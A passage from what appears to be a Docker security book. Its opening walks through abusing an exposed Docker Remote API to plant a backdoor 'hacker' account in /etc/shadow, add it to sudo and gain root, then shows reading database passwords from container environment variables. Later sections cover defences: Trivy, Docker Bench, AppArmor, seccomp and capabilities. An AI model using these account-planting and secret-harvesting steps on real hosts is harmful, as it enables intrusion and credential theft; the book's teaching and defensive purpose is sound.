avahi-autoipd:*:18375:0:99999:7:::
usbmux:*:18375:0:99999:7:::
rtkit:*:18375:0:99999:7:::
dnsmasq:*:18375:0:99999:7:::
cups-pk-helper:*:18375:0:99999:7:::
speech-dispatcher:!:18375:0:99999:7:::
avahi:*:18375:0:99999:7:::
kernoops:*:18375:0:99999:7:::
saned:*:18375:0:99999:7:::
nm-openvpn:*:18375:0:99999:7:::
hplip:*:18375:0:99999:7:::
whoopsie:*:18375:0:99999:7:::
colord:*:18375:0:99999:7:::
geoclue:*:18375:0:99999:7:::
pulse:*:18375:0:99999:7:::
gnome-initial-setup:*:18375:0:99999:7:::
gdm:*:18375:0:99999:7:::
docker:$6$18.YhTiF6GMz3V/v$arwQHa9YuWMNwHaLUapeqrbXoBrN17EFdtOFn8
HeF/en5idYmNhbvfhbZOLdl6MuTXbj1TeqKqeJa9YBY3bYf1:18438:0:99999:7:
::
systemd-coredump:!!:18438::::::
dockremap:!:18442:0:99999:7:::
vboxadd:!:18443::::::
sshd:*:18453:0:99999:7:::
```

In the preceding output, we can see that there is a password hash for our user (`docker`). Let us copy this and open the text editor once again to make some changes to this. We change the line to the following.

```
echo
'hacker:$6$18.YhTiF6GMz3V/v$arwQHa9YuWMNwHaLUapeqrbXoBrN17EFdtOFn
8HeF/en5idYmNhbvfhbZOLdl6MuTXbj1TeqKqeJa9YBY3bYf1:18438:0:99999:7
:::' >> /etc/shadow
```

Once again, let us paste it in the container shell and we should get the following output.

```
root@f15bf0e74fce:/# echo
'hackerr:$6$18.YhTiF6GMz3V/v$arwQHa9YuWMNwHaLUapeqrbXoBrN17EFdtOF
n8HeF/en5idYmNhbvfhbZOLdl6MuTXbj1TeqKqeJa9YBY3bYf1:18438:0:99999:
7:::' >> /etc/shadow
< KqeJa9YBY3bYf1:18438:0:99999:7:::' >> /etc/shadow
root@f15bf0e74fce:/#
```

Now that we have added a new user account to the victim's machine, let us add this user to the sudoers group so that we can execute commands as root. To do that, type the following command in the same container shell.

```
/# usermod -aG sudo hacker
```

We get the following output.

```
root@f15bf0e74fce:/# usermod -aG sudo hacker
usermod -aG sudo hacker
root@f15bf0e74fce:/#
```

To summarize what we have done so far, we have created a new user account on the victim's machine by creating a folder inside `/home/` directory and then adding an entry in `/etc/passwd` file. After that, we added an entry in the `/etc/shadow` file, and we finally added our new user named `hacker` into the sudoers group.

Now as an attacker all we have to do is use an SSH client from the attacker's machine and log into the user's machine using the user account that we have just added. To do that, open up a new terminal and type the following command.

```
~$ ssh hacker@localhost
```

We get the following output.

```
root@docker:~# ssh hacker@localhost
hacker@localhost's password:
```

Enter the known password that we have used for `/etc/shadow`'s entry. We get the following output.

```
hacker@docker:~$
```

From the preceding image, we can see that we have gotten a shell on the remote machine and unfortunately this is not a root shell but we are in the sudoers group, so we can use the `sudo su -` to get root access as shown in the following figure.

```
hacker@docker:~$ sudo su -
[sudo] password for hacker:
root@docker:~# id
uid=0(root) gid=0(root) groups=0(root)
root@docker:~#
```

From the preceding image, we can see that we have gotten root access on the docker host. This example demonstrates why Docker Remote API can be extremely dangerous if not protected.

Accessing Docker secrets

Secrets management is one of the challenges in any software. When it comes to Docker it is seen that secrets are kept in places such as environment variables which is dangerous. While there are many recommended ways to store secrets such as storing them using software like HashCorp vault, it is commonly seen that secrets are kept in places like environment variables and within the source code itself. Let us see why that is not a good practice and how it can be abused by an attacker. In this section, we are going to discuss how we can access Docker secrets from within the container as well as from the host.

Let us create a directory named secrets and change our current directory to secrets using the following commands.

```
~$ mkdir secrets
~$ cd secrets
```

Let us create a simple Dockerfile with some secrets set up in environment variables along with database name, MySQL user, MySQL password all setup into the environment variables. To do this let us use `vim Dockerfile` and add the following contents into the `Dockerfile`.

```
FROM mysql/mysql-server:latest

ENV MYSQL_ROOT_PASSWORD=toor
ENV MYSQL_DATABASE=users
ENV MYSQL_USER=root
ENV MYSQL_PASSWORD=toor
ENV MYSQL_ROOT_HOST=mysql-db
```

Now let us use `docker build` to build an image from this `Dockerfile` using the following command.

```
docker build -t database .
```

The build process should look as follows.

```
Sending build context to Docker daemon  2.048kB
Step 1/6 : FROM mysql/mysql-server:latest
```

```
latest: Pulling from mysql/mysql-server
e945e9180309: Pull complete
c854b862275e: Pull complete
331a4f2ecf4b: Pull complete
d92ed785684c: Pull complete
Digest:
sha256:342d3eefe147620bafd0d276491e11c8ed29e4bb712612cb955815b3aa
910a19
Status: Downloaded newer image for mysql/mysql-server:latest
 ---> 8a3a24ad33be
Step 2/6 : ENV MYSQL_ROOT_PASSWORD=toor
 ---> Running in da500c36571f
Removing intermediate container da500c36571f
 ---> d0cda310e2ee
Step 3/6 : ENV MYSQL_DATABASE=users
 ---> Running in 12bf4280f1b2
Removing intermediate container 12bf4280f1b2
 ---> b81955e5c365
Step 4/6 : ENV MYSQL_USER=root
 ---> Running in 9e0182c95c18
Removing intermediate container 9e0182c95c18
 ---> 86f9854edfc8
Step 5/6 : ENV MYSQL_PASSWORD=toor
 ---> Running in 01caf989ba07
Removing intermediate container 01caf989ba07
 ---> d65e4057e896
Step 6/6 : ENV MYSQL_ROOT_HOST=mysql-db
 ---> Running in 79c5c3052fca
Removing intermediate container 79c5c3052fca
 ---> 1d7135952ec2
Successfully built 1d7135952ec2
Successfully tagged database: latest
```

From the preceding output, we can see that the name of the image is going to be `database` and it is automatically tagged as `latest`. Now let us start a container using the following command.

```
~$ docker run -it database sh
```

We should get the following output.

```
docker@docker:~/secrets$ docker run -it database sh
[Entrypoint] MySQL Docker Image 8.0.21-1.1.17
sh-4.2#
```

From the preceding image, we can see that we have gotten a shell on this container. The idea behind this demo is to show how an attacker who has gained access to this container can view the environment variables. As you might have already expected, we can simply type `env` and we should see the following output.

```
sh-4.2# env
HOSTNAME=62161e40c607
TERM=xterm
MYSQL_DATABASE=users
MYSQL_PASSWORD=toor
MYSQLD_PARENT_PID=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MYSQL_ROOT_HOST=mysql-db
_=/usr/bin/env
PWD=/
HOME=/root
SHLVL=2
MYSQL_USER=root
MYSQL_ROOT_PASSWORD=toor
sh-4.2#
```

From the preceding image, we can see that the database credentials are stored in the environment variables so that applications can take them and authenticate against the database. Now let us assume that we are not inside a container. Rather we have gained access to the host where Docker engine is running and the container with secrets is started on this host.

Assuming that we have root privileges on this particular host, Let us see how we can grab the secrets from the container. Let us run the following command on the docker host.

```
~$ docker inspect database
```

We should see the following output.

```
[
    {
        "Id":
"sha256:1d7135952ec2886c55da118e7c1f45ef672f815558fc7054a0da558ec
3a5276b",
        "RepoTags": [
            "database:latest"
        ],
        "RepoDigests": [],
        "Parent":
"sha256:d65e4057e896a44ba9cdc32a2da28b54047078ef4cf98641ad4df70a7
2a69b54",
        "Comment": "",
        "Created": "2020-07-14T05:44:22.946526531Z",
        "Container":
"79c5c3052fca6432c0100f96dd07bc82e1888e1849c50cf18117dc235b16c26e
",
        "ContainerConfig": {
            "Hostname": "79c5c3052fca",
```

```
            "Domainname": "",
            "User": "",
            "AttachStdin": false,
            "AttachStdout": false,
            "AttachStderr": false,
            "ExposedPorts": {
                "3306/tcp": {},
                "33060/tcp": {}
            },
            "Tty": false,
            "OpenStdin": false,
            "StdinOnce": false,
            "Env": [

"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n",
                "MYSQL_ROOT_PASSWORD=toor",
                "MYSQL_DATABASE=users",
                "MYSQL_USER=root",
                "MYSQL_PASSWORD=toor",
                "MYSQL_ROOT_HOST=mysql-db"
            ],
            "Cmd": [
                "/bin/sh",
                "-c",
                "#(nop) ",
                "ENV MYSQL_ROOT_HOST=mysql-db"
            ],
            "Healthcheck": {
                "Test": [
                    "CMD-SHELL",
                    "/healthcheck.sh"
                ]
            },
            "ArgsEscaped": true,
            "Image":
"sha256:d65e4057e896a44ba9cdc32a2da28b54047078ef4cf98641ad4df70a7
2a69b54",
            "Volumes": {
                "/var/lib/mysql": {}
            },
            "WorkingDir": "",
            "Entrypoint": [
                "/entrypoint.sh"
            ],
            "OnBuild": null,
            "Labels": {}
        },
        "DockerVersion": "19.03.8",
        "Author": "",
        "Config": {
            "Hostname": "",
```

```
            "Domainname": "",
            "User": "",
            "AttachStdin": false,
            "AttachStdout": false,
            "AttachStderr": false,
            "ExposedPorts": {
                "3306/tcp": {},
                "33060/tcp": {}
            },
            "Tty": false,
            "OpenStdin": false,
            "StdinOnce": false,
            "Env": [

"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n",
                "MYSQL_ROOT_PASSWORD=toor",
                "MYSQL_DATABASE=users",
                "MYSQL_USER=root",
                "MYSQL_PASSWORD=toor",
                "MYSQL_ROOT_HOST=mysql-db"
            ],
            "Cmd": [
                "mysqld"
            ],
            "Healthcheck": {
                "Test": [
                    "CMD-SHELL",
                    "/healthcheck.sh"
                ]
            },
            "ArgsEscaped": true,
            "Image":
"sha256:d65e4057e896a44ba9cdc32a2da28b54047078ef4cf98641ad4df70a7
2a69b54",
            "Volumes": {
                "/var/lib/mysql": {}
            },
            "WorkingDir": "",
            "Entrypoint": [
                "/entrypoint.sh"
            ],
            "OnBuild": null,
            "Labels": null
        },
        "Architecture": "amd64",
        "Os": "linux",
        "Size": 366137719,
        "VirtualSize": 366137719,
        "GraphDriver": {
            "Data": {
                "LowerDir":
```

```
"/var/lib/docker/overlay2/dc5b7e1e8ed68e8b704852d321234d5b610d12f
ac08987ebb8588f9283d567e3/diff:/var/lib/docker/overlay2/8670dc594
5f9abbfe6c79ae5381c9bef107b71c18d4b864bbd9c6a7581b2801d/diff:/var
/lib/docker/overlay2/c3a2ab3e8069751afd2c4f000c5bd235fc4878b50862
d738003b05c3c46d2c4f/diff",
                "MergedDir":
"/var/lib/docker/overlay2/8944c1e63f1b3a7d139756748ea9d25dc4b7b8e
2049342f4a8566a0a0323e27a/merged",
                "UpperDir":
"/var/lib/docker/overlay2/8944c1e63f1b3a7d139756748ea9d25dc4b7b8e
2049342f4a8566a0a0323e27a/diff",
                "WorkDir":
"/var/lib/docker/overlay2/8944c1e63f1b3a7d139756748ea9d25dc4b7b8e
2049342f4a8566a0a0323e27a/work"
            },
            "Name": "overlay2"
        },
        "RootFS": {
            "Type": "layers",
            "Layers": [

"sha256:351f02e4b003402356cd1295ec4619446767783e503cd455f39a80015
538ed7e",

"sha256:51bc9b286f0bf6754853b7357affc30fd22cde2057cd1a990e7387b61
9e89abe",

"sha256:b137e7362f1d2208304c5d46b9f44bc64434126b55c333ca5473a8968
fd152e3",

"sha256:e9ec380d7e3c47fad3e70f1c775351fb875311b7ecb7da1c0e852eaac
52a647d"
            ]
        },
        "Metadata": {
            "LastTagTime": "2020-07-14T11:14:22.978389792+05:30"
        }
    }
]
```

From the preceding output, we are able to see the exact same secrets from the host machine using Docker inspect. It should be noted that the attacker should have enough privileges to be able to run this command. Typically the attacker should be the root or he should be part of the Docker group. If we want only the environment variables in the output, we can use the following command.

```
~$ docker inspect database -f "{{json .Config.Env}}"
```

We get the following output.

```
docker@docker:~/secrets$ docker inspect database -f "{{json .Config.Env}}"
["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","MYSQL_ROOT_PASSWO
RD=toor","MYSQL_DATABASE=users","MYSQL_USER=root","MYSQL_PASSWORD=toor","MYSQL_ROOT_HOS
T=mysql-db"]
docker@docker:~/secrets$
```

From the preceding image, we can see that we only have environment variables in the output. These are some of the ways an attacker can view your secrets from the images and containers when those secrets are not properly protected.

3

Automated Vulnerability Assessment

In this section, we are going to see how automated tools can be used to perform audits on Docker hosts, Docker images, and Docker containers. While the previous sections of the book covered the fundamentals and attacks, we are going to focus more on the defenses in the rest of the book.

Automated Assessments using Trivy

In this section, we are going to discuss how to perform static analysis using a tool called Trivy.

Trivy is a simple vulnerability scanner for Containers. It is an open-source project, which is available at https://github.com/aquasecurity/trivy. This tools also fits wel in CI/CD pipelines, so it can also be used in DevSecOps pipelines.

We are going to see a demo of how we can use Trivy to perform static analysis against Docker images. We are going to use the image tagged as `getcapsule8/shellshock:test` on docker hub as our target.

Let us launch a new terminal and create a new directory called `trivy` and change our current directory to `trivy` using the following commands.

```
~$ mkdir trivy
~$ cd trivy
```

Trivy can be used in multiple ways and we are going to use the docker version of it using the following command.

```
~$ docker run --rm -v `pwd`:/root/.cache/ aquasec/trivy [target]
```

Let us replace [target] with an actual image as shown in the following excerpt.

```
~$ docker run --rm -v `pwd`:/root/.cache/ aquasec/trivy
getcapsule8/shellshock:test
```

Trivy updates the vulnerability database before initiating the scan. Once the database is updated, a quick scan will be performed and vulnerability details will be displayed along with a high level summary. The following excerpt shows the summary of vulnerabilities found against our target.

```
Total: 145 (UNKNOWN: 0, LOW: 33, MEDIUM: 106, HIGH: 6, CRITICAL: 0)
```

Following are the details shown associated with each vulnerability found during the scan.

```
LIBRARY, VULNERABILITY ID, SEVERITY, INSTALLED VERSION,FIXED VERSION, TITLE
```

From the scan, the following excerpt shows a potential vulnerability in the target image.

```
LIBRARY - libssl1.0.0

VULNERABILITY ID - CVE-2014-0160

SEVERITY - HIGH

INSTALLED VERSION - 1.0.1c-3ubuntu2

FIXED VERSION - 1.0.1c-3ubuntu2.7

TITLE - openssl: information disclosure in handling of TLS heartbeat
extension packets
```

As we can see in the preceding excerpt, trivy has spotted a vulnerable openssl library being used. CVE-2014-0160 is an identifier given to heartbleed vulnerability.

Docker bench Security

In this section, we are going to discuss another tool called Docker bench Security. The official Github page for this tool is https://github.com/docker/docker-bench-security

Docker bench security is a script that checks for dozens of common best-practices around deploying Docker containers in production. is a very simple tool to use and let us see an example of how this tool can be used to fix vulnerabilities in our Docker deployments.

Let us start a container using the following command.

```
~$ docker run -itd alpine
```

Now let us run Docker bench security using it's docker image and see if it flags any issues on this container so that we can fix them.

```
docker run -it --net host --pid host --userns host --cap-add audit_control
\
    -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
    -v /etc:/etc \
    -v /var/lib:/var/lib:ro \
    -v /var/run/docker.sock:/var/run/docker.sock:ro \
    --label docker_bench_security \
    docker/docker-bench-security
```

When the preceding command is run, Docker bench security will automatically start to perform an assessment on this host and we should get the following summary after the assessment is completed.

```
[INFO] Checks: 105
[INFO] Score: 15
docker@docker:~$
```

We get a few `warnings` and `pass` notifications. From the preceding image, we can see that we have only passed 15 out of the 105 checks! This doesn't look good, so let us go through the output and take one of the warnings and let us try to fix it.

```
[INFO] 4 - Container Images and Build File
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]      * Running as root: stoic_nobel
[WARN]      * Running as root: clair
[WARN]      * Running as root: db
[WARN]      * Running as root: epic_brown
```

In the preceding image, we can see that 4.1 shows 4 warnings. Let us use `docker ps` command and check if these containers are running.

```
CONTAINER ID   IMAGE  CREATED         STATUS          NAMES
872f6752ccd3  alpine  4 minutes ago   Up 4 minutes
stoic_nobel
c7089fe7812d  alpine  6 minutes ago   Up 6 minutes    clair
dd6b305dc83f  alpine  8 minutes ago   Up 8 minutes    db
872f6752ccd3  alpine  10 minutes ago  Up 10 minutes   epic_brown
```

From the preceding output, we can see that these 4 containers are running. Let us stop and remove all these four containers using the following command.

```
~$ docker stop $(docker ps -aq)
~$ docker rm $(docker ps -ap)
```

Now let us address the issue flagged by Docker bench security by adding a new user to the container instead of just starting it with the default options. So, let us use the following command to start the container.

```
~$ docker run -itd --user 1001:1001 alpine
```

Let us check the container ID using the docker ps command. We get the following output.

```
CONTAINER ID     IMAGE     COMMAND     CREATED          NAMES
824cc646b891     alpine    "/bin/sh"   4 minutes ago    stoic_nobel
```

Now let us get a shell on this container using the docker exec command.

```
docker@docker:~$ docker exec -it 824cc646b891 sh
/ $
```

If we observe the shell, it is not the root shell. Let us use the id command to see our privileges on the container.

```
/ $ id
uid=1001 gid=1001
/ $
```

From the preceding image, we can see that we are not a root user. Let us verify our privileges by typing to run the command `cat /etc/shadow`.

```
/ $ cat /etc/shadow
cat: can't open '/etc/shadow': Permission denied
/ $
```

From the preceding image, we can see that we are not able to view the contents of `/etc/shadow`. This confirms that we do not have root privileges. Let us re-run the docker bench security commands and there should be some improvement in the score as shown in the following image.

```
[INFO] Checks: 105
[INFO] Score: 19
docker@docker:~$
```

We can see that our score has increased from 15 to 19. This is because the 4 issues that were flagged by Docker bench security earlier are now fixed. Let us also check the 4.1 part of the output.

```
[INFO] 4 - Container Images and Build File
[PASS] 4.1  - Ensure a user for the container has been created
```

From the preceding output, we see that 4.1 check is now `pass`. This is how we can use the Docker bench security tool to look for some common misconfigurations and best practices.

4

Defenses

In this chapter of the book, we are going to focus on some of the security features that we can make use of to add defense in depth to our Docker environment. Docker engine makes use of some of the Linux security features such as AppArmor, Seccomp, and capabilities for security purposes. We will discuss each of these security features in the chapter with practical examples.

Using AppArmor profiles

In this section, we are going to discuss a utility called AppArmor and how we can use AppArmor profiles with Docker containers. AppArmor or Application Armor is a Linux security module that can be used to protect Docker containers from security threats. AppArmor is not built for Docker but it's a Linux security tool.

Since Docker makes use of Linux kernel, AppArmor can also be used with Docker containers. To use it with Docker, we need to associate an AppArmor security profile with each container. So when we are starting a container, we have to provide a custom AppArmor profile to it and Docker expects to find an AppArmor policy loaded and enforced.

If you want to know more about how AppArmor works with Docker you can follow the link provided here - https://docs.docker.com/engine/security/apparmor/

To start using AppArmor profiles, the first thing we have to do is to check if AppArmor is running on this host and it is available for Docker. To do that let us type the following command.

```
~$ docker info
```

We get the following output.

```
Client:
 Debug Mode: false

Server:
```

```
 Containers: 1
  Running: 1
  Paused: 0
  Stopped: 0
 Images: 8
 Server Version: 19.03.8
 Storage Driver: overlay2
  Backing Filesystem: <unknown>
  Supports d_type: true
  Native Overlay Diff: true
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version:
 runc version:
 init version:
 Security Options:
  apparmor
  seccomp
   Profile: default
 Kernel Version: 5.4.0-40-generic
 Operating System: Ubuntu 20.04 LTS
 OSType: linux
 Architecture: x86_64
 CPUs: 1
 Total Memory: 3.844GiB
 Name: docker
 ID: TLPN:4Z3P:HFPO:RHWK:A6LH:KZP5:K7TF:VBZQ:RPFG:SDXB:LVU3:ZX55
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  127.0.0.0/8
 Live Restore Enabled: false

WARNING: API is accessible on http://0.0.0.0:2375 without
encryption.
         Access to the remote API is equivalent to root access on
the host. Refer
         to the 'Docker daemon attack surface' section in the
documentation for
         more information:
```

```
https://docs.docker.com/engine/security/security/#docker-daemon-attack-surface
WARNING: No swap limit support
```

From the preceding excerpt, we can see that Apparmor exists in the security profiles. Let us now create a new file called apparmor-profile using a text editor and add the following lines of code inside it.

```
#include <tunables/global>
Profile apparmor-profile
flags=(attach_disconnected,mediate_deleted) {
  #include <abstractions/base>
  file,
  network,
  capability,
  deny /tmp/** w,
  deny /etc/passwd rwklx,
}
```

In the preceding commands, we have used two entries starting with `deny`. The first deny command says that we are blocking write access to any folder that is inside `/tmp/`. Typically if we use one asterisk(*), that is only for files at a single level, but if we use two asterisks(**) they are used for traversing subdirectories as well. What that means is we are denying access to any folder including subdirectories within `/tmp/` folder. The next one blocks any action on `/etc/passwd`. To verify if these AppArmor rules are working fine, let us spin up a container using this AppArmor profile using the following command.

```
~$ docker run -itd --security-opt apparmor=apparmor-profile
alpine
```

We should get the following output.

```
docker@docker:~/apparmor$ docker run -itd --security-opt apparmor=apparmor-profile alpi
ne
5e7f21ec32e59377e5753da60c2e24204e49391e47827274b12417804d5951f5
docker: Error response from daemon: OCI runtime create failed: container_linux.go:349:
starting container process caused "process_linux.go:449: container init caused \"apply
apparmor profile: apparmor failed to apply profile: write /proc/self/attr/exec: no such
 file or directory\"": unknown.
docker@docker:~/apparmor$
```

From the preceding image, we can see that the docker run command failed when it tried to load the AppArmor profile. That is because Docker expects to find an AppArmor policy to be loaded and enforced. The AppArmor profile that we are trying to use with the container is not loaded yet. To load it, let us use the following command.

```
~$ sudo apparmor_parser -r -W apparmor-profile
```

If everything goes fine, we should see the following.

```
docker@docker:~/apparmor$ sudo apparmor_parser -r -W apparmor-profile
docker@docker:~/apparmor$
```

Now let us start the container again and we should see the following.

```
docker@docker:~/apparmor$ docker run -itd --security-opt apparmor=apparmor-profile alpine
a1e21aad1f094abdd85ed569ce624b7f9b8913f99eff3d397d786db639e58f5e
docker@docker:~/apparmor$
```

From the preceding image, we can see that the container has started successfully. Let us now get a shell on this container.

```
docker@docker:~/apparmor$ docker exec -it a1e21aad1f09 sh
/ #
```

Now, let us verify if the rules that we defined in the AppArmor profile are working fine. The first rule is to block write access to `/tmp/` folder. Let us verify that by creating a simple file using the following command.

```
/# touch /tmp/file
```

We shoud get the following output.

```
/ # touch /tmp/file
touch: /tmp/file: Permission denied
/ #
```

We can see from the preceding image that the file could not be created. Now, let us check the contents on the `/etc/passwd` file using the following command.

```
/# cat /etc/passwd
```

We get the following output.

```
/ # cat /etc/passwd
cat: can't open '/etc/passwd': Permission denied
/ #
```

To prove that the above two commands have failed only because of the AppArmor profile, let us try to read the contents of `/etc/shadow` file using the following command.

```
/# cat /etc/shadow
```

We get the following output.

```
/ # cat /etc/shadow
root:!::0:::::
bin:!::0:::::
daemon:!::0:::::
adm:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
operator:!::0:::::
man:!::0:::::
postmaster:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
at:!::0:::::
squid:!::0:::::
xfs:!::0:::::
games:!::0:::::
cyrus:!::0:::::
```

Since we have not specified any rules in the AppArmor profile for `/etc/shadow` we are able to view the contents of the file as shown in the preceding output. This is how we can use the AppArmor profile to add an additional layer of security for our docker containers.

Using Seccomp profiles

In this section, we are going to discuss a utility called seccomp.

Seccomp is another Linux kernel feature, which acts as a firewall for system calls, which means seccomp can be used to filter what system calls can be run from within the container. Let us see how seccomp can be used with Docker containers. Create a new directory named seccomp, and change our current directory to seccomp using the following commands.

```
~$ mkdir seccomp
```

```
~$ cd seccomp
```

Now, let us create a new file named `seccomp-profile.json` and add the following lines of code inside it.

```
{
        "defaultAction": "SCMP_ACT_ALLOW",
        "architectures": [
                "SCMP_ARCH_X86_64",
                "SCMP_ARCH_X86",
                "SCMP_ARCH_X32"
        ],
        "syscalls": [
                {
                        "name": "chmod",
                        "action": "SCMP_ACT_ERRNO",
                        "args": []
                }

        ]
}
```

Let us check the contents of the seccomp-profile.json file using the cat command.

```
docker@docker:~/seccomp$ cat seccomp-profile.json
{
        "defaultAction": "SCMP_ACT_ALLOW",
        "architectures": [
                "SCMP_ARCH_X86_64",
                "SCMP_ARCH_X86",
                "SCMP_ARCH_X32"
        ],
        "syscalls": [
                {
                        "name": "chmod",
                        "action": "SCMP_ACT_ERRNO",
                        "args": []
                }

        ]
}
docker@docker:~/seccomp$
```

From the preceding image, we can see that the default action is allowed unless we blacklist a specific system call in this list. What this profile does is, it blocks chmod syscall on the container but it will allow anything else. Let us start a new container using this seccomp profile using the following command.

```
~$ docker run -itd --security-opt seccomp=seccomp-profile.json
alpine
```

Now let us start a shell on this container as shown in the following figure.

```
docker@docker:~/seccomp$ docker exec -it b6853da18ca6 sh
/ #
```

Let us create a sample file within `/tmp/` folder and let is try the `chmod` command on it using the following commands.

```
/# touch /tmp/testfile
/# chmod 400 /tmp/testfile
```

We should observe the following.

```
/ # touch /tmp/testfile
/ # chmod 400 /tmp/testfile
chmod: /tmp/testfile: Operation not permitted
/ #
```

From the preceding image, we can see that the chmod operation is not permitted. Let us try the chown syscall using the following command.

```
/# chown nobody /tmp/testfile
```

We get the following output.

```
/ # chown nobody /tmp/testfile
/ #
```

From the preceding image, we can see that the `chown` command works fine. So `chmod` is not working because of the seccomp profile that we have specified. To summarize, seccomp profiles can be used to filter what syscalls can be used on your containers.

It should be noted that, when you run a container by default, it uses the default seccomp profile unless you override it with the --security-opt option like we did in our example. According to docker documentation, *the default seccomp profile provides a sane default for running containers with seccomp and disables around 44 system calls out of 300+. It is moderately protective while providing wide application compatibility.* Because of this, we won't be able to invoke commands such as insmod on a container without `--privileged` flag.

If we start a container using the `--privileged` flag, it disables seccomp even if we explicitly specify a seccomp profile. The following excerpt shows this.

Let us launch a container with --privileged flag and seccomp profile loaded using the following command.

```
docker run -itd --privileged --security-opt
seccomp=seccomp-profile.json alpine
```

Now, let us get a shell on this container and attempt to use the `chmod` command, which is blocked by our seccomp profile.

```
docker@docker:~/seccomp$ docker exec -it cf2afcae7a92 sh
/ #
/ #
/ # id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),1
1(floppy),20(dialout),26(tape),27(video)
/ # touch test
/ #
/ #
/ # chmod 755 test
/ #
```

As we can see in the preceding excerpt, the seccomp profile did not have any effect when used with `--privileged` flag.

Using capabilities

Root users in Linux are very special and they have superpowers. This means root users have more privileges than a normal user in the Linux environment. If we break all these superpowers into distinct units, they become capabilities. Almost all the superpowers associated with the root user are broken down into individual capabilities. Being able to break down these permissions allows us to have granular control over controlling what root users can do. This means we can make the root user less powerful and it is also possible to provide more powers to the standard user at a granular level. By default, Docker drops all capabilities except those needed using the whitelist approach. We can use Docker commands to add or remove capabilities to or from the bounding set.

To better understand how capabilities can be used in Docker, let us spin up a new container using the following command.

```
~$ docker run -itd alpine
```

Let us get a shell on this container using the docker ps and the docker exec commands.

```
docker@docker:~$ docker exec -it 49e4237496c9 sh
/ #
```

From the preceding image, we can see that we have gotten a shell on the container. To check the list of capabilities on this container, let us download `capsh` using the following command. We are downloading `capsh` because the alpine image does not have it by default.

```
/# apk add -U libcap
```

Now let us type the following command to get the list of capabilities.

```
/# capsh --print
```

We should get the following output.

```
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_set
uid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_wri
te,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_
setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_
write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),
26(tape),27(video)
/ #
```

From the preceding image, we can see that there are a few capabilities provided to the container by default. It is possible for the user who is using this container to remove some of these capabilities or add the capabilities that are not provided in this list by default. The first capability that we can see in the list above is `cap_chown`. Let us now create a simple file on this container using the following command.

```
/# echo "this is a file on my computer" > /tmo/file.txt
```

We get the following output.

```
/ # echo "this is a file on my container" > /tmp/file.txt
/ #
```

From the preceding image, we can see that the command has run successfully. Let us check the file permissions using the following command.

```
/# ls -l /tmp/file.txt
```

We get the following output.

```
/ # ls -l /tmp/file.txt
-rw-r--r--    1 root     root           31 Jul 16 04:07 /tmp/file.txt
/ #
```

From the preceding image, we can see that this file is owned by root. Let us now change the ownership of this file to nobody using the following command.

```
/# chown nobody /tmp/file.txt
```

We get the following output.

```
/ # chown nobody /tmp/file.txt
/ #
```

Let us now drop this capability from the root account and observe what happens. To do that let us exit from the shell and use the following command.

```
~$ docker run -itd --cap-drop CHOWN alpine
```

We get the following output.

```
docker@docker:~$ docker run -itd --cap-drop CHOWN alpine
c72a4d0c948f37166c6ed4f0872e43465c3977c99d11e029fe96feecd24a62bb
docker@docker:~$
```

Let us now get a shell on this container using the `docker ps` and the `docker exec` commands.

```
docker@docker:~$ docker exec -it c72a4d0c948f sh
/ #
```

Let us check for our privileges on this container using the `id` command.

```
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
,11(floppy),20(dialout),26(tape),27(video)
/ #
```

From the preceding image, we can see that we have root privileges. Let us install `libcap` once again for this container using the following command.

```
/# apk add -U libcap
```

Now let us check the list of capabilities using the following command.

```
/# capsh --print
```

We get the following output.

```
/ # capsh --print
Current: = cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_se
tpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_set
fcap+eip
Bounding set =cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap
_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_
setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),
26(tape),27(video)
/ #
```

From the preceding image, we can see that there is no `chown` capability in this container now. That is because we have explicitly removed the capability from this container. Even though we are the root user, if we try to create a file and change the ownership it should not work. Let us create a file using the following command.

```
/# echo " this is a file on the container" > /tmp/file.text
```

We get the following output.

```
/ # echo "this is a file on the container" > /tmp/file.txt
/ #
```

